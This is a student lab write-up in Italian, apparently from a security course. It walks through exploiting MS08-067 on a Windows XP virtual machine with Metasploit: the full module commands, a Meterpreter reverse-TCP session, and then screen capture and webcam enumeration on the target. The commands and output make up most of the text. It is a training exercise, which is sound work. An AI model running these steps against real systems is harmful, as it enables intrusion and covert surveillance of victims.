S7/L3

GIULIA FIACCHI

TRACCIA - HACKING MS08-067

Ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067.

Una volta ottenuta la sessione, si dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter.
- Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale).


PARTE 1

PASSAGGI 1

Per prima cosa sono state avviate le macchine Kali e WindowsXP e si è verificato se pingassero tra di loro.

IP Kali : 192.168.50.100
IP WindowsXP : 192.168.50.103

In seguito si è avviato METASPLOIT con il comando “msfconsole”.



PARTE 1

PASSAGGI 2

Poi è stato cercato con il comando “**search ms08-067**” l’exploit che ci sarà utile.

```
msf6 > search ms08-067

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi   2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relativ
e Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 >
```

Da come possiamo vedere in figura possiamo utilizzare l’exploit 0, quindi con il comando “use” selezioniamo l’exploit (si possono usare sia il comando “use 0” sia “use exploit/windows/smb/ms08_067_netapi”)

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) >
```

PARTE 1

PASSAGGI 4

Con il comando “show options” verifichiamo se è necessario effetturare delle configurazioni.

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                       basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


View the full module info with the info, or info -d command.
```

Come possiamo vedere dobbiamo configurare RHOSTS con l’IP di WIndowsXP ed eseguiamo il comando:

“set RHOSTS 192.168.50.103”


Poi eseguiamo di nuovo il comando “show options” per verificare che la configurazione sia andata a buon fine.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.50.103
RHOSTS => 192.168.50.103
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.50.103   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                       basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


View the full module info with the info, or info -d command.
```

PARTE 1

PASSAGGI 5

A questo punto eseguiamo l’exploit con il comando: “exploit” (è possibile utilizzare anche il comando “run”).
Lo abbiamo eseguito due volte prima di entrare in “Meterpreter” in quanto la prima volta ha buttato giù il firewall.



PARTE 1

PASSAGGI 6

Per verificare se effettivamente siamo entrati in Windows XP eseguiamo il comando “ifconfig”.

```
meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit♦ di pianificazione pacchetti
Hardware MAC : 08:00:27:5c:8d:1c
MTU          : 1500
IPv4 Address : 192.168.50.103
IPv4 Netmask : 255.255.255.0
```


PARTE 2 - SCREENSHOT

Una volta entrati in Meterpreter è stato eseguito il comando “help” per verificare i comandi possibili.
Quello utile per il nostro obiettivo è “screenshot”.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/MFBNPSOB.jpeg
```

PARTE 3 - WEBCAM

L’esercizio richiedeva in più di individuare la presenza di webcam o meno e perciò aiutandoci con il comando help vediamo quale dicitura ci sarà utile. Fatto ciò digitiamo il comando “webcam_list”.



E possiamo notare che non c’è nessuna webcam disponibile.